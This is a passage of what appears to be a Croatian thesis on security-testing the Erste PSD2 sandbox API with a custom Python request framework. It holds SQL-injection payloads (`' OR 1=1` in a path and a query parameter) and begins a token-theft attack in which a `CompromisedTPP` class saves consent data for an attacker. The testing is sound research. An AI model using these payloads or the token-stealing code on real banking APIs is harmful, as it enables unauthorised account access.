Vrijeme isteka zahtjeva određuje koliko će se dugo u sekundama veza držati otvorenom bez primljenog odgovora prije nego što se automatski zatvoriti. Na ispisu 4.12 je implementiran objekt `Requester` koji ima postavljeni istek vremena (engl. *timeout*) na 5 sekundi. Koristi se API `httpbin.org` i njegova krajnja točka `/delay/10` koja simulira API koji će odgovoriti nakon 10 sekundi. Na ispisu 4.13 je prikazano prekidanje veze nakon isteka zadanih 5 sekundi jer je API-ju trebalo više od tog zadanog vremena da pošalje odgovor nazad.

```
timeout_requester = Requester(request_method="GET",
base_url="https://httpbin.org", endpoint="/delay/10", timeout=5)
timeout_response = timeout_requester.sendRequest()
print(timeout_response.text)
```

Ispis 4.12 - Postavljanje i slanje zahtjeva s istekom vremena

```
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 421, in
_make_request
    six.raise_from(e, None)
  File "<string>", line 3, in raise_from
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 416, in
_make_request
    httplib_response = conn.getresponse()
  File "/usr/lib/python3.9/http/client.py", line 1377, in getresponse
    response.begin()
  File "/usr/lib/python3.9/http/client.py", line 320, in begin
    version, status, reason = self._read_status()
  File "/usr/lib/python3.9/http/client.py", line 281, in _read_status
    line = str(self.fp.readline(_MAXLINE + 1), "iso-8859-1")
  File "/usr/lib/python3.9/socket.py", line 704, in readinto
    return self._sock.recv_into(b)
  File "/usr/lib/python3.9/ssl.py", line 1242, in recv_into
    return self.read(nbytes, buffer)
  File "/usr/lib/python3.9/ssl.py", line 1100, in read
    return self._sslobj.read(len, buffer)
socket.timeout: The read operation timed out

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 439, in send
    resp = conn.urlopen(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 719, in
urlopen
    retries = retries.increment(
  File "/usr/lib/python3/dist-packages/urllib3/util/retry.py", line 400, in
increment
    raise six.reraise(type(error), error, _stacktrace)
  File "/usr/lib/python3/dist-packages/six.py", line 703, in reraise
    raise value
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 665, in
urlopen
    httplib_response = self._make_request(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 423, in
_make_request
    self._raise_timeout(err=e, url=url, timeout_value=read_timeout)
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 330, in
_raise_timeout
    raise ReadTimeoutError(
urllib3.exceptions.ReadTimeoutError: HTTPSConnectionPool(host='httpbin.org',
port=443): Read timed out. (read timeout=5)
```

Ispis 4.13 - Ispis nakon isteka vremena za odgovor

Parametar za dodatni ispis tijekom izvršavanja služi kako bi se netom prije slanja zahtjeva automatski mogli vidjeti svi postavljeni parametri zahtjeva, a nakon primitka odgovora svi parametri odgovora. Na ispisu 4.14 implementiran je objekt `Requester` kojem se preko parametra `debug` postavlja zastavica za dodatno ispisivanje informacija tokom izvođenja. Kao što je prikazano na ispisu 4.15, ispisivanjem na ekran s uključenom `debug` zastavicom prikazuje se metoda i kompletni URL koji se šalje na API, zaglavlja zahtjeva koji se šalje i

sadržaj zahtjeva. Nakon dobivenog odgovora ispisuje se statusni kod, zaglavlja i sadržaj odgovora.

```
debug_requester = Requester(request_method="GET", base_url="https://httpbin.org",
endpoint="/uuid", debug=True)
debug_response = debug_requester.sendRequest()
```

Ispis 4.14 - Postavljanje objekta `Requester` s `debug` zastavicom

```
REQUEST: GET https://httpbin.org/uuid
REQUEST HEADERS: {'User-Agent': 'python-requests/2.22.0', 'Accept-Encoding':
'gzip, deflate', 'Accept': '*/*', 'Connection': 'keep-alive'}
REQUEST BODY:
RESPONSE STATUS CODE 200
RESPONSE HEADERS: {'Date': 'Mon, 13 Jun 2022 11:48:59 GMT', 'Content-Type':
'application/json', 'Content-Length': '53', 'Connection': 'keep-alive', 'Server':
'gunicorn/19.9.0', 'Access-Control-Allow-Origin': '*', 'Access-Control-Allow-
Credentials': 'true'}
RESPONSE BODY: {
  "uuid": "6f0a87e0-9082-4bbf-aa27-e4f46b1e5a5f"
}
```

Ispis 4.15 - Ispis slanja zahtjeva s postavljenom `debug` zastavicom

Razred ima funkcionalnost ispisivanja svih postavljenih parametara i njihovih vrijednosti. Prikazano na ispisu 4.16, ispis je implementiran koristeći ugrađeni atribut `self.__dict__` kojeg ima svaki objekt u Pythonu. On sadrži sve promjenjive atribute tog objekta. Atribut sve informacije ima zapisane u obliku Python rječnika, te se njegovim ispisom dobije rezultat prikazan na ispisu 4.17. Metoda zadužena za ispisivanje uzima sadržaj atributa `self.__dict__` i ga formatira za ljepši i pregledniji ispis kao što je prikazano na ispisu 4.18. Atribut `self.__dict__` omogućuje dinamičko ispisivanje bilo kojih dodatnih atributa. Ti dodatni atributi uključujući i one koji su dodani u razredima izvedenim iz baznog `Requester` razreda kao što je prikazano na ispisu 4.19 s izvedenim razredom `ConsentRequester`.

```
def listSettings(self):
    settings_str = ""
    settings_str += str("{:<20} {:}".format("PROPERTY", "VALUE")) + "\n"
    settings_str += str("-" * 80) + "\n"
    for k, v in zip(self.__dict__.keys(), self.__dict__.values()):
        settings_str += str("{:<20} {:}".format(str(k), str(v))) + "\n"
    return settings_str
```

Ispis 4.16 - Implementacija ispisa

```
{
  '_base_url':'https://httpbin.org',
  '_endpoint':'/anything',
  'request_url':'https://httpbin.org/anything',
  'request_headers':{

  },
  'query_parameters':{

  },
  'body':None,
  'body_encoding':None,
  'certificates':None,
  'request_method':'GET',
  'response':None,
  'requests_session':None,
  'timeout':None,
  'debug':False,
  'response_listeners':set()
}
```

Ispis 4.17 - Ispis neformatiranog `self.__dict__` atributa razreda `Requester`

```
PROPERTY             VALUE
--------------------------------------------------------------------------------
_base_url            https://httpbin.org
_endpoint            /anything
request_url          https://httpbin.org/anything
request_headers      {}
query_parameters     {}
body                 None
body_encoding        None
certificates         None
request_method       GET
response             None
requests_session     None
timeout              None
debug                False
response_listeners   set()
```

Ispis 4.18 - Formatirani ispis razreda `Requester`

```
PROPERTY            VALUE
-------------------------------------------------------------------------------
_base_url           None
_endpoint           /consents
request_url         None
request_headers     {'web-api-key': None, 'PSU-ID': None, 'PSU-ID-Type': ...
query_parameters    {}
body                {'access': {'accounts': [], 'balances': [], 'transactions'...
body_encoding       BodyEncoding.JSON
certificates        None
request_method      POST
response            None
requests_session    None
timeout             None
debug               False
response_listeners  set()
_api_key            None
_psu_id             None
_psu_id_type        mToken
_psu_ip_address     127.0.0.1
_x_request_id       6314e9db-6a07-4ac6-8b2e-5af333e7267f
```

Ispis 4.19 - Formatirani ispis razreda `ConsentRequester`

Kako neki zahtjevi mogu ovisiti o odgovorima drugih, potrebno je moći automatizirano postaviti dohvaćanje podataka iz odgovora na prijašnje zahtjeve. Za to će se razredu `Requester` dodati oblikovni obrazac promatrač (engl. *observer*). Oblikovni obrazac je implementiran s pretpostavkom da promatrači žele informacije iz odgovora kojeg će subjekt dobiti nakon što pošalje svoj zahtjev. Kako bi se oblikovni obrazac implementirao, dodane su članske varijable i metode u razred `Requester`. To su metode dodavanja i uklanjanja promatrača kao prikazane na ispisu 4.20. Članska varijabla koja sprema promatrače je tipa `set` kako bi se izbjeglo višestruko dodavanje istog objekta, te kako bi se s minimalno implementacijskog koda mogao maknuti postojeći promatrač. Nakon što subjekt primi odgovor na svoj poslani zahtjev pozvat će se metoda `notify_response_observers()` koja će proći kroz sve promatrače i pozvati njihovu `update_observer()` metodu, kao što je prikazano na ispisu 4.21. Metoda `update_observer()` nema zadanu implementaciju već je prepuštena konkretnijim implementacijama koje ju planiraju koristiti.

```
def add_response_observer(self, observer: "Requester"):
    self.response_observers.add(observer)

def remove_response_observer(self, observer: "Requester"):
    self.response_observers.remove(observer)
```

Ispis 4.20 - Metode dodavanja i micanja promatrača

```
def notify_response_observers (self):
    for observer in self.response_observers:
        observer.update_observer(self.response)

def update_observer(self, response):
    pass
```

Ispis 4.21 - Metode obavještavanja i osvježavanja promatrača

Nakon pripreme svih parametara, zahtjev se šalje metodom `sendRequest()` koja je prikazana na ispisu 4.22. Prvo se kreira objekt sesije ili se nastavlja s već postavljenim ako on postoji. Zatim se kreira objekt razreda `Request` kojemu se dodjeljuju kolačići i zaglavlja sesije te postavljeni parametri upita kako bi se poslali u trenutačnom zahtjevu. Potom se postavlja sadržaj zahtjeva ovisno o postavljenom formatu slanja. JSON format očekuje ili Python rječnik ili niz znakova koji predstavlja validni JSON, te automatski računa i postavlja `content-length` na odgovarajuću vrijednost. Također, postavlja `content-type` zaglavlje na vrijednost `application/json`. `FORM_DATA` format očekuje Python rječnik, te će automatski izračunati i postaviti zaglavlje `content-length`. Isto tako postavit će se zaglavlje `content-type` na vrijednost `application/x-www-form-urlencoded`. Sve automatski postavljene postavke, poput računanja duljine sadržaja i postavljanje odgovarajućih zaglavlja, se događaju kada se pozove metoda `prepare()` koja će vratiti objekt razreda `PreparedRequest` sa svim postavljenim postavkama. Nakon toga se postavlja sadržaj zahtjeva ako se koristio `RAW` format. To se radi jer bi inače metoda `prepare()` automatski postavila neka zaglavlja. U tom slučaju samo se `content-length` zaglavlje postavlja ručno kako ne bi došlo do pogreške prilikom parsiranja zahtjeva. Nakon toga se tek postavljaju ručno upisana zaglavlja kako bi se sva automatski postavljena zaglavlja mogla prepisati korisničkim. Na kraju se koristi postavljeni objekt sesije kako bi se poslao zahtjev, nakon čega se poziva metoda koja obavještava sve pretplaćene promatrače.

```
def sendRequest(self) -> requests.Response:
    if self.requests_session is None:
        s = Session()
    else:
        s = self.requests_session

    req = Request(self.request_method, self.request_url,
                  headers=s.headers, cookies=s.cookies)
    req.params = self.query_parameters
    if self.body_encoding == BodyEncoding.JSON:
        req.json = self.body
    elif self.body_encoding == BodyEncoding.FORM_DATA:
        if not isinstance(self.body, Mapping):
            raise ValueError("For FORM_DATA encoding, " +
                "body should be a type of Mapping object")
        req.data = self.body

    prepped_req = req.prepare()

    if self.body_encoding == BodyEncoding.RAW:
        prepped_req.body = self.body
        if isinstance(self.body, str) or isinstance(self.body, bytes):
            prepped_req.headers["content-length"] = str(len(self.body))
        else:
            raise ValueError("Raw data must be of type str or bytes")

    prepped_req.headers.update(self.request_headers)

    if self.debug:
        request_method = prepped_req.method
        request_url = prepped_req.url
        request_headers_str = str(prepped_req.headers)
        request_body = self.body if self.body is not None else ""
        print("REQUEST: " + request_method + " " + request_url)
        print("REQUEST HEADERS: " + request_headers_str)
        print("REQUEST BODY: " + str(request_body))

    response = s.send(prepped_req, cert=self.certificates, timeout=self.timeout)
    self.response = response

    if self.debug:
        response_status_code = response.status_code
        response_headers = response.headers
        response_body = response.content
        print("RESPONSE STATUS CODE " + str(response_status_code))
        print("RESPONSE HEADERS: " + str(response_headers))
        print("RESPONSE BODY: " + str(response_body, 'UTF-8'))
    self.notify_response_observers()
    return response
```

Ispis 4.22 - Implementacija metode za slanje zahtjeva

4.1.2 PSD2Requester

Kako bi se olakšalo testiranje PSD2 sučelja implementiran je razred `PSD2Requester`. Razred nasljeđuje razred `Requester` te dodaje metode i atribute koji se često pojavljuju u zahtjevima za PSD2 API-je. Također, kako bi se dalje olakšalo postavljanje postavki koje se koriste kroz više zahtjeva, tim atributima dodaje i zadane vrijednosti na razini razreda.

4.1.3 ConsentRequester

Razred je implementiran kao primjer specifičnog zahtjeva koji se šalje na početku inicijalizacije dohvaćanja resursa. Razred ima već unaprijed postavljene vrijednosti koje su fiksne za Erste probnu instancu PSD2 sučelja. To su HTTP metoda, krajnje točke i sadržaj HTTP zahtjeva.

4.1.4 EndpointSearchRequester

Implementiran je razred `EndpointSearchRequester` koji nasljeđuje razred `Requester`. Razred služi za slanje više zahtjeva na parametriziranu krajnju točku. Pri kreiranju objekta, razredu se predaje parametrizirana krajnja točka koja ima točno označene dijelove koji će se pri slanju zahtjeva zamijeniti sa zamjenskim izrazom. Zamjenski izrazi se razredu predaju u obliku dvodimenzionalne liste. Svaki redak u listi predstavlja jedno mjesto u parametriziranoj krajnjoj točki. Kad se pokrene slanje zahtjeva, generirat će se produkt svih zamjenskih izraza, nakon čega će se poslati zahtjev za svaku kombinaciju zamjenskih izraza.

4.2 TPP

Komponenta je zadužena za simuliranje poziva koje bi inače radio TPP kad bi trebao pokrenuti neku akciju. Implementiran je razred `TPP` koji sadrži generalne informacije o TPP-u te implementacije metoda koje mogu koristiti i konkretnije implementacije. Implementirani su i razredi TPP-a koji provode akcije za dohvaćanje informacija o računima, te razred TPP-a koji provodi akcije iniciranja plaćanja. Također implementiran je prilagodljiv TPP.

4.2.1 TPP dohvaćanja resursa

TPP zadužen za dohvaćanje računa implementiran je u razredu `AccountInformationServiceTPP`. Razredu se šalju objekti `Requester` razreda koje će se onda koristiti kako bi se dohvatio resurs s poslužitelja. Konkretno, razred očekuje četiri objekta `Requester` razreda. Prvi objekt namijenjen je za kreiranje resursa pristanka na autorizacijskom poslužitelju. Nakon što se primi odgovor, TPP će ostalim objektima razreda `Requester` dodijeliti potrebne informacije kako bi se ti zahtjevi mogli poslati sa svim potrebnim informacijama. Drugi objekt zahtjeva je `Requester` objekt koji je zadužen za provjeru stanja resursa pristanka te se periodično pokreće sve dok stanje resursa pristanka ne pređe u finalizirano stanje. Treći objekt je zadužen za dohvaćanje pristupnog tokena. Nakon što dobije odgovor, pristupni token će se ubaciti četvrtom objektu. Četvrti objekt predstavlja zahtjev dohvaćanja resursa te koristi predani pristupni token kako bi dohvatio traženi resurs. Nakon kreiranja TPP objekta sa svim predanim objektima zahtjeva, objekt će zahtjeve pripremiti prije nego što se nastavi s izvođenjem. Priprema uključuje postavljanje dijelova zahtjeva koji su specifični za TPP-a, poput postavljanja API ključa i vjerodajnica za zahtjeve koji ih trebaju. U implementaciji se ostavlja mogućnost nepostavljanja nekih objekata zahtjeva ako oni nisu potrebni, tj. ako odgovor koji će oni dobiti nije potreban ili ako se zahtjev koji slijedi postavi tako da već ima potrebne podatke prije pokretanja cijelog procesa. Moguće je izvoditi jedan po jedan korak zahtjeva koristeći odgovarajuće metode ili se može izvesti cijeli

postupak odjednom pokretanjem `start()` metode koja će u baznoj implementaciji samo izvršiti sve zahtjeve po redu. Svaka metoda koja inicira jedan od koraka priprema objekte zahtjeva koji ovise o odgovoru tog zahtjeva kao što se može vidjeti na primjeru zahtjeva koji kreira resurs pristanka na ispisu 4.23.

```
def getConsent(self):
  consent_response = None
  if self.consent_requester is not None:
    consent_response = self.consent_requester.sendRequest()
    consent_id = consent_response.json()["consentId"]
    status_check_endpoint = consent_response.json()["_links"]["scaStatus"]["href"]

  # postavljanje zahtjeva za dohvacanje statusa resursa pristanka ako ga koristimo
  if self.status_requester is not None and self.status_requester.endpoint is None:
    self.status_requester.setEndpoint(status_check_endpoint)

  # postalvjanje token zahtjeva ako ga koristimo
  if self.token_requester is not None and self.token_requester.endpoint is None:
    token_endpoint = status_check_endpoint + "/token"
    self.token_requester.setEndpoint(token_endpoint)

  # postavljanje zahtejva dohvacanja resursa ako ga koristimo
  if self.resource_requester is not None and
     "consent-id" not in self.resource_requester.request_headers:
    self.resource_requester.setRequestHeader("consent-id", consent_id)
  return consent_response
```

Ispis 4.23 - Implementacija metode za kreiranje pristupnog resursa

4.2.2 TPP iniciranja plaćanja

Objekt koji predstavlja TPP-a koji je zadužen za provođenje procesa iniciranja plaćanja je implementiran u razredu `PaymentInitiationServiceTPP`. Razredu se može predati pet objekata `Requester` razreda. Prvi objekt je zadužen za kreiranje platnog resursa. Drugi resurs predstavlja objekt koji će kreirati resurs pristanka. Treći objekt je zadužen za provjeravanje stanja resursa pristanka. Četvrti objekt je objekt koji dohvaća pristupni token kojeg će onda peti objekt koristiti kako bi mogao dohvatiti resurs plaćanja. Kao i kod `AccountInformationServiceTPP`, svaki korak priprema zahtjeve koji ovise odgovoru trenutačnog koraka ako im ti parametri već nisu postavljeni.

4.2.3 Prilagodljivi TPP

Prilagodljivi TPP je implementiran u razredu `CustomTPP` te prima listu objekata `Requester` razreda. Razred pretpostavlja da su svi međusobno ovisni objekti povezani koristeći implementirano sučelje promatrača. Pri pokretanju, razred će izvršavati niz objekata po redu dok se svi objekti ne izvreše. Slanje zahtjeva implementirano je na dva načina. Prvi način jednostavno izvršava sve zahtjeve, zatim sprema odgovore u listu i u rječnik u kojem su upareni objekt zahtjeva i odgovarajući odgovor implementirano na ispisu 4.24. Drugi način je implementiran koristeći generator prikazano u 4.25. S drugim načinom se omogućava

kontrolirano pozivanje zahtjeva te obavljanje akcija između poziva prije nego što se sljedeći zahtjev pošalje.

```
def start(self):
    last_response = None
    for r in self.request_list:
        response = r.sendRequest()
        self.response_list.append(response)
        self.request_response_dict[r] = response
        last_response = response
    return last_response
```

Ispis 4.24 - start metode prilagodljivog TPP-a

```
def requests_iterator_generator(self):
    for r in self.request_list:
        response = r.sendRequest()
        self.response_list.append(response)
        self.request_response_dict[r] = response
        yield response
```

Ispis 4.25 - Metoda slanja zahtjeva koristeći generator

5 Testiranje

5.1 Parametarsko zagađenje

Cilj testa je vidjeti kako se API nosi sa slanjem više vrijednosti za isti parametar upita, odnosno koja od vrijednosti će se na kraju uzeti u obzir.

S obzirom na to da korišteni API nikada ne šalje osjetljive informacije preko parametara upita, iz testa će se samo moći vidjeti koja se vrijednost uzima u obzir prilikom parametarskog zagađenja. Kako bi se ovo testiralo na Erste XS2A PSD2 API-ju, proći će kroz proces autorizacije i dohvaćanja resursa koji sadrži listu računa određenog korisnika. U zahtjevu dohvaćanja resursa, može se poslati parametar upita koji određuje hoće li se lista računa dohvatiti zajedno sa stanjem računa ili bez. Kreiraju se objekti zahtjeva te objekt TPP-a s odgovarajućim parametrima, kao što je prikazano na ispisu 5.1. Parametar upita `withBalance` šalje se s dvije vrijednosti. U prvom testu se prvo postavlja vrijednost `false` pa onda `true`. Koristeći dodatni ispis postavljen u objektu `resource_req` na ispisu 5.2, može se vidjeti kako je u poslanom URL-u vrijednost `false` poslana prva po redu. Iz ispisa 5.3 se može primijetiti kako lista vraćenih računa nema stanja računa. Okretanjem redoslijeda parametara dobije se odgovor prikazan na ispisu 5.4, na kojem se vidi kako sada imamo ispis stanja računa. Ovime se može zaključiti da će Erste API uzimati prvu vrijednost parametara upita dok će ostale ignorirati.

```
consent_req = ConsentRequester(base_url=base_erste_ais_url,
                               api_key=web_api_key,
                               psu_id="5410df80-f183-42d6-8e92-b68ef8947391")
status_req = PSD2Requester(request_method="GET",
 base_url="https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-aisp")
token_req = PSD2Requester(request_method="POST",
 base_url="https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-aisp")
resource_req = PSD2Requester(request_method="GET",
 base_url="https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-aisp",
 endpoint="/accounts", debug=True)
resource_req.setQueryParameter("withBalance", ["false", "true"])

erste_ais = AccountInformationServiceTPP(consent_req, status_req,
                                         token_req, resource_req)
response = erste_ais.start()
print(json.dumps(response.json(), indent=2))
```

Ispis 5.1 - Slanje zahtjeva s više vrijednosti istog parametra upita

```
REQUEST: GET https://webapi.developers.erstegroup.com/api/ebc/sandbox/v1/psd2-
aisp/accounts?withBalance=false&withBalance=true
REQUEST HEADERS: {'User-Agent': 'python-requests/2.27.1', 'Accept-Encoding': ...
REQUEST BODY:
...
```

Ispis 5.2 - Ispis poslanog zahtjeva s više vrijednosti istog parametra upita

```
{
  "accounts": [
    {
      "resourceId": "e05f29f6-b78c-4ac3-9643-0f519a0a277f",
      "iban": "HR6924020063206699955",
      "currency": "HRK",
      "name": "",
      "product": "",
      "status": "enabled",
      "usage": "PRIV",
      "_links": {
        "detail": {
          "href": "/accounts/e05f29f6-b78c-4ac3-9643-0f519a0a277f",
          "type": "GET"
        },
        "balances": {
          "href": "/accounts/e05f29f6-b78c-4ac3-9643-0f519a0a277f/balances",
          "type": "GET"
        },
        "transactions": {
          "href": "/accounts/e05f29f6-b78c-4ac3-9643-0f519a0a277f/transactions",
          "type": "GET"
        }
      },
      "ownerName": "PSU - High volume of transactions"
    },
    ...
  ]
}
```


Ispis 5.3 - Odgovor API-ja bez stanja računa


```
{
  "accounts": [
    {
      "resourceId": "e05f29f6-b78c-4ac3-9643-0f519a0a277f",
      "iban": "HR6924020063206699955",
      "currency": "HRK",
      "name": "",
      "product": "",
      "status": "enabled",
      "usage": "PRIV",
      "balances": [
        {
          "balanceAmount": {
            "amount": 12000,
            "currency": "HRK"
          },
          "balanceType": "interimAvailable",
          "referenceDate": "2017-12-20",
          "creditLimitIncluded": true,
          "lastChangeDateTime": "2017-11-21T14:18:19Z",
          "lastCommittedTransaction": "46356354624"
        }
      ],
      "_links": {
        ...
      },
      "ownerName": "PSU - High volume of transactions"
    },
    ...
  ]
}
```


Ispis 5.4 - Odgovor API-ja sa stanjem računa

5.2 Zamjenski parametar

U sklopu testa koristit će se krajnje točke za dohvaćanje informacija o računu na koje će se dodavati ili ubacivati zamjenski znakovi umjesto nekih drugih dijelova krajnjih točaka.

Slanjem zahtjeva na krajnju točku `/accounts/*` dobije se odgovor `404 Not Found`. Isprobane su i ostale kombinacije krajnjih točaka s ovim zamjenskim znakom, poput `/accounts/*/transactions` i `/accounts/{accountId}/transactions/*`, te su sve vratile isti odgovor. Jedina primijećena razlika je pri stavljanju zamjenskog znaka na mjesto varijabilnog dijela krajnje točke. Tada bi se sadržaj odgovora vratio u obliku HTML-a, tj. HTML stranice, dok bi pozivanje krajnje točke poput `/*` ili `/accounts/{accountId}/*` vratilo odgovor u JSON formatu.

Korištenjem zamjenskog znaka % na istim krajnjim točkama dobiju se isti rezultati kao i kada se koristi * kao zamjenski znak.

Korištenjem zamjenskog znaka _ na istom skupu krajnjih točaka dobili su se novi rezultati. Slanjem GET zahtjeva na krajnju točku `/accounts/_` dobio se rezultat prikazan na ispisu 5.5. Iako se radi na probnoj instanci, prema statusnom kodu možemo zaključiti da postoji neki dio implementacije na ovoj krajnjoj točki u kojoj se ne rade sve potrebne provjere kako bi se izbjegle interne poslužiteljske pogreške.

```
RESPONSE STATUS CODE 500
RESPONSE HEADERS: ...   # osim varijablinih zaglavlja, sva ostaju ista kao i kod
uspješnog zahtjeva
RESPONSE BODY: {
  "e.stack": "TypeError: Cannot delete property \"userId\" of undefined\n\tat main
(<eval>#10:37<eval>:606)\n\tat invoke (<eval>:17)",
  "e.lineNumber": 606,
  "e.columnNumber": -1,
  "e.fileName": "<eval>#10:37<eval>"
}
```

Ispis 5.5 - Ispis odgovora slanjem zahtjeva na krajnju točku `/accounts/_`

Slanje zahtjeva na krajnju točku `/accounts/{accountId}/transactions/_` vratilo je rezultat 404 s porukom prikazanom na ispisu 5.6 dok je slanje zahtjeva na `/accounts/_/transactions` vratilo odgovor prikazan na ispisu 5.7.

```
RESPONSE STATUS CODE 404
RESPONSE HEADERS: ...   # osim varijablinih zaglavlja, sva ostaju ista kao i kod
uspješnog zahtjeva
RESPONSE BODY: {
  "tppMessages": [
    {
      "category": "ERROR",
      "code": "RESOURCE_UNKNOWN",
      "text": "There is no Transaction with requested ID"
    }
  ]
}
```

Ispis 5.6 - Ispis odgovora slanje zahtjeva na krajnju točku `/accounts/{accountId}/transactions/_`

```
RESPONSE STATUS CODE 401
RESPONSE HEADERS: ...   # osim varijablinih zaglavlja, sva ostaju ista kao i kod
uspješnog zahtjeva
RESPONSE BODY: {
  "tppMessages": [
    {
      "category": "ERROR",
      "code": "CONSENT_INVALID",
      "text": "Consent invalid"
    }
  ]
}
```

Ispis 5.7 - Ispis odgovora slanje zahtjeva na krajnju točku `/accounts/_/transactions`

Korištenjem znaka točke kao zamjenski znak na kraju krajnjih točaka poput `/accounts/.` i `/accounts/{accountId}/transactions/.` točka se samo ignorira te se zahtjev uspješno izvrši kao da točke nema. U slučajevima poput `/accounts/./transactions` dolazi do odgovora `401 Unauthorised` kao na ispisu 5.7.

5.3 Promjena HTTP metode

Test se provodi slanjem svih HTTP metoda definiranih u [7] na krajnju točku `/accounts` nakon što se proveo preduvjet za dobivanje autorizacije. Dobili su se sljedeći rezultati:

- GET – normalni odgovor kao u specifikaciji
- POST – `405 Method not allowed`
- DELETE – `405 Method not allowed`
- PATCH – `405 Method not allowed`
- HEAD – `405 Method not allowed`
- TRACE – `405 Method not allowed`
- CONNECT – `400 Bad request`

Povođenjem iste procedure, ali bez autorizacije, dobili su se isti odgovori osim na GET zahtjev koji je vratio odgovor `403 Forbidden` s porukom pogreške TOKEN MISSING.

Slanjem nestandardnih metoda poput praznog znakovnog niza, „TEST“, „HIDDEN“, zamjenskih znakova točke, zvjezdice, povlake ili kombinacija poput „`.*`“ i „`.+`“ uvijek se vraća rezultat `405 Method not allowed`. Isti rezultati se dobivaju i ako se prije slanja zahtjeva radi procedura autorizacije i ako se ona ne radi. Iz toga se može zaključiti kako API nema jednu zadanu metodu koja će se pozvati u slučaju nepoznate metode te kako je provjera metode jedna od prvih provjera koja se radi kad zahtjev stigne na poslužitelj.

5.4 Promjena zaglavlja

U sklopu testa šalju se ručno promijenjene vrijednosti zaglavlja koje poslužitelji inače koriste kao informacije o sadržaju zahtjeva. Zahtjevi će se testirati na krajnjoj točki `/consents` koja očekuje sadržaj u obliku JSON formata.

Kod promjene zaglavlja `content-length` namješteno je četiri slučaja. Prvi slučaj je slanje negativnog broja. U drugom slučaju se stavlja pozitivna vrijednost, ali tako da je ona i dalje manja od stvarne duljine. U trećem slučaju se šalje vrijednost koja je znatno veća od stvarne duljine. U četvrtom slučaju se šalje prazno zaglavlje. Rezultati su prikazani u tablici 1.

Dodano zaglavlje	Odgovor
`content-length : -1`	`400 Bad request`
`content-length : 5`	`500 Internal server error`
`content-length : 500000`	`408 Request Timeout`
`content-length : ""`	`400 Bad request`

Tablica 1 - Odgovori na postavljena zaglavlja `content-length`

U slučaju kada su se slali zahtjevi s praznim zaglavljem ili negativnim, brojem poslužitelj je utvrdio da zaglavlje nije valjano te je vratio odgovarajući odgovor. U slučaju kada se poslao zahtjev kojem zaglavlje ima premalu vrijednost, poslužitelj je preuzeo samo taj broj bajtova te nije imao kompletni sadržaj. Zbog toga je došlo do pogreške kada se pokušao parsirati sadržaj kojeg je poslužitelj očekivao u JSON formatu. U zahtjevu u kojem se šalje prevelika vrijednost zaglavlja, poslužitelj je preuzeo čitav sadržaj. No, pošto očekuje još podataka, držao je vezu otvorenu sve do njegovog određenog isteka vremena.

Zaglavlje `content-type` ukazuje na tip podataka koji se šalje. Kako ova krajnja točka očekuje sadržaj u JSON formatu zaglavlje bi trebalo imati vrijednosti `application/json`. Rezultati za različite vrijednosti su prikazani u tablici 2.

Dodano zaglavlje	Odgovor
`content-type:""`	`400 Bad request`
`content-type:"text/html,charset=UTF-8"`	`201 Created`
`content-type:"text/plain"`	`201 Created`
`content-type:"multipart/formdata"`	`500 Internal server error`

Tablica 2 - Odgovori na postavljena zaglavlja `content-type`

Kod zahtjeva gdje je zaglavlje bez vrijednosti, poslužitelj je radio provjeru te je zaključio da zahtjev nije valjan i vratio odgovarajući odgovor. Vrijednosti zaglavlja `text/html`, `text/plain` i sva ostala zaglavlja koja spadaju pod `text/*` se uspješno parsiraju te se vraća validni i očekivani odgovor. `multipart/formdata` se inače šalje iz HTML formi te se vjerojatno dogodila greška u parsiranju podataka koja je dovela do neočekivane greške na poslužitelju.

5.5 Injekcija

Za izvođenje napada postavit će se dodatna SQL naredba na dijelove zahtjeva koji bi se mogli koristiti u upitu baze podataka. Koristit će se osnovna verzija napada koja na parametar nadodaje `OR 1=1`. Ovime se pokušava natjerati poslužitelja na dohvaćanje više resursa nego što je namijenjeno.

Prvo se šalje zahtjev u kojem će se napad ubaciti u parametar unutar URL putanje na sljedeći način.

```
GET /accounts/dc64bd9c-25bd-4d1f-9fde-3997f7bf9a64' OR 1=1
```

U ovom slučaju poslužitelj je vratio odgovor `404 Not Found`.

U drugom slučaju napad se ubacuje u parametar upita na sljedeći način.

```
GET /accounts/{accountId}/transactions?bookingStatus=both%27+or+1%3D1
```

Kao odgovor se dobio odgovor `400 Bad request` te sadržaj odgovora prikazan na ispisu 5.8.

```
{
  "tppMessages": [
    {
      "category": "ERROR",
      "code": "Bad Request",
      "text": "Parameter bookingStatus does not have correct value"
    }
  ]
}
```

Ispis 5.8 - Odgovor na poslani zahtjev s promijenjenim parametrom upita

Rezultati ukazuju na to da se na API-ju radi temeljita provjera parametara kako ne bi došlo do ubacivanja stranog koda.


5.6 Cuckoo's Token Attack

Za izvođenje napada koristeći Erste PSD2 API, potrebno je imati pristupni token i identifikator pristupnog resursa. Pošto se prilikom legitimnog procesa dohvaćanja resursa oba resursa dohvaćaju na isti način i na kraju šalju u istom zahtjevu, pretpostavlja se mogućnost krađe oba resursa kako bi se ispunili preduvjeti napada. Prikazano na ispisu 5.9, implementiran je objekt kompromitiranog TPP-a koji izmjenjuje proceduru dohvaćanja resursa tako da u nju dodaje spremanje podataka potrebnih za dohvaćanje resursa. Nakon toga se kreiraju potrebni objekti zahtjeva kako bi se mogla pokrenuti standardna procedura dohvaćanja resursa.

```python
class CompromisedTPP(AccountInformationServiceTPP):
    def __init__(self, consent_requester: ConsentRequester | None,
                 status_requester: Requester | None,
                 token_requester: Requester | None,
                 resource_requester: Requester | None):
        super().__init__(consent_requester, status_requester,
                         token_requester, resource_requester)

    def start(self):
        consent_response = self.getConsent()
        with open("attacker_server/consent_respose.json", "w") as consent_file:
            consent_file.write(json.dumps(consent_response.json(), indent=4))

        sca_status_check_response = self.checkScaStatus()

        token_response = self.getToken()
